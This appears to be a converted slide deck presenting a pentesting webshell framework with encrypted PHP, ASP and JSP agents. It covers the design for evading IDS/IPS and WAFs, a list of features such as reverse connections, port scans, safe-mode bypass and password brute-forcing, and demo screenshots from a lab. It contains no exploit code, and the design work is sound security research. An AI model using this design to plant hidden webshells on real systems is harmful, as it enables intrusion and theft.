
- Pieces of code
- Demonstration

## Conclusion & perspectives

# WebShell conception: functional model



# WebShell conception: UML model « General use case »



## Architecture Client-Agent

### Client :

- Creation of Agent script
- Command execution initiated by pentester
- Management of modules
- Management of deployed Agent scripts

### Agent :


- Command execution initiated by Client

### Characteristics:

- Client-Agent communication is encrypted
- Agent code source is encrypted

# Conception details

- Encryption AES128 (communication, source code) based on tree parametres :
  - A password chosen by a pentester
  - Target server IP address
  - Pentester machine IP address



# WebShell conception: our answer and PoC

- **Homogenization and centralization of PHP, JSP and ASP WebShells**
  - Elaboration of the unique framework capable to generate agent PHP, ASP and JSP scripts
- **Protection against a third non authorized person's use**
  - Encryption of executable code
  - Client-Agent architecture
  - Integrity verification for the agent (no implemented yet)
  - Key encryption locking on the pentester machine IP address
- **Bypass IDS/IPS and WAF**
  - Communication encryption between target server and pentester device
  - WebShell source code encryption

# WebShell conception: our answer and PoC

- **Protection against WebShell steal and its reutilization for the malicious purposes**
  - WebShell code source encryption based on the password chosen by pentester
  - Unique password for each deployed agent
- **Future WebShell evolution with possibility to add functionalities by pentesters**
  - Modular structure
  - Module management and creation feature
- **Traceability for deployed WebShells**
  - Project structure
  - Projects management, management of deployed agents
  - Future evolution : centralization of information on the central server, agents signed with private pentester client key

# WebShell functionalities

## ■ « Need to have » functionalities

- System information
- Grafical file manager
- File upload/download
- Command line cmd
- SQL manager

## ■ « Nice to have » functionalities (by their priority)

- Network discovery (ICMP/Traceroute) & Port scan (SYN)
- Bind/reverse connection
- Text search in files
- Actif process control
- File and folders archiver
- FTP client
- MySQL dump
- Safe Mode bypass
- Converter base64, hex, hachage md5, sha1
- Brute)force password breaking
- Mail sending

# Summary

## Problematic & Objective

## State of Art

- Environment study
- WebShell survey
- Obfuscation and protection tools

## Conception


## Proof-of-concept

- Pieces of code
- Demonstration

## Conclusion & perspectives

# WebShell Development : classes & roles

## ■ Client WebShell : Java Swing, Netbeans IDE



# WebShell proof-of-concept

## Interface / Demo

The screenshot shows the Webshell Client interface with the following details:

- Project Name:** test project
- User Name:** ek
- IP client:** 192.168.0.235
- IP server:** 192.168.101.59
- Status:** Not connected

The main window displays a log of connection attempts:

```
State:    
No errors, certificate is already trusted  
Connecting to 192.168.101.59/criptedScript89.php  
  
Sending a test GET request to server...  
Connection is established  
Starting to receive data..  
  
Server IP 192.168.101.59<br> Client IP 192.168.0.235<br>Please authenticate you!
```

A modal dialog box is open, prompting for a password:

Enter the password to execute server script

Password:

Buttons: Ok, Cancel

Project opened

The screenshot shows the Webshell Client interface with the following details:

- Project Name:** localhostProject
- User Name:** ek
- IP client:** 127.0.0.1
- IP server:** 127.0.0.1
- Status:** Connected

The main window displays the following system information:

**General System Information:**

Server:	>127.0.0.1(127.0.0.1)
Operation system:	Windows NT( Microsoft Windows [version 6.1.7600] )
Web server:	Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_jk/1.2.28 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
CPU:	x86 Family 6 Model 23 Stepping 10, GenuineIntel
Disk space:	Used spase: 1806.87 GB Free space: 298.18 GB Total space: 2105.05 GB
User domain:	Unknown
Username:	ekropochkina
Windows directory:	C:\Windows
SAM file:	Readable
PHP:	5.3.1
Zend version:	2.3.0
Include path:	..\pear
PHP Modules:	[Core (5.3.1)] [bcmath ] [calendar ] [com_dotnet (0.1)] [ctype ] [date (5.3.1)] [ereg ] [filter (0.11.0)] [ftp ] [hash (1.0)] [iconv ] [json (1.2.1)] [mysqlnd (mysqlnd 5.0.5-dev - 081106 - \$Revision: 289630 \$)] [odbc (1.0)] [openssl ] [pcrc ] [Reflection (\$Revision: 287991 \$)] [session ] [SPL (0.2)] [standard (5.3.1)] [tokenizer (0.1)] [zlib (1.1)] [libxml ] [dom (20031129)] [bz2 ] [SimpleXML (0.1)] [wddx ] [xml ] [xmlreader (0.1)] [xmlwriter (0.1)] [xsl (0.1)] [apache2handler ] [Phar (2.0.1)] [mbstring ] [exif (1.4 \$Id: exif.c 287372 2009-08-16 14:32:32Z ilaa \$)] [fileinfo (1.0.5-dev)] [gd ] [gettext ] [imap ] [mcrypt ] [mysql (1.0)] [mysqli (0.1)] [PDO (1.0.4dev)] [pdo_mysql (1.0.2)] [PDO_ODBC (1.0.1)] [pdo_sqlite (1.0.1)] [soap ] [sockets ] [SQLite (2.0-dev)] [sqlite3 (0.7-dev)] [xmlrpc (0.51)] [zip (1.9.1)] [ming ] [pdf (2.1.6)] [mhash ] [xdebug (2.1.0)]
Disabled functions:	Nothing
Safe-mode:	OFF
Open base dir:	OFF
DBMS:	MySQL SQLite MySQLi

The authentication has passed with success



# Summary

## Problematic & Objective

## State of Art

- Environment study
- WebShell survey
- Obfuscation and protection tools

## Conception

## Proof-of-concept

- Pieces of code
- Demonstration

## Conclusion & perspectives

# Conclusion and perspectives

## ■ **WebShell framework was developed to meet:**

- Homogenization: versions PHP, ASP and Java available with a single interface
- Modular structure: features adopted to auditors and possibility to add their own modules
- Protection: encrypted source code and encrypted communications

## ■ **Outlook**

- Finalization of the development of modules like TCP tunnel (Reduh style)
- Tests on different platforms / infrastructures

## ■ **Distribution**

- No distribution of this PoC is planned

# Questions / Answers



# Disclaimer

- **The presented study is in order to carried out Ethical Hacking**
- **Some tools presented in this slide maybe Unlawful in some country**
- **Locale legislation must be apply**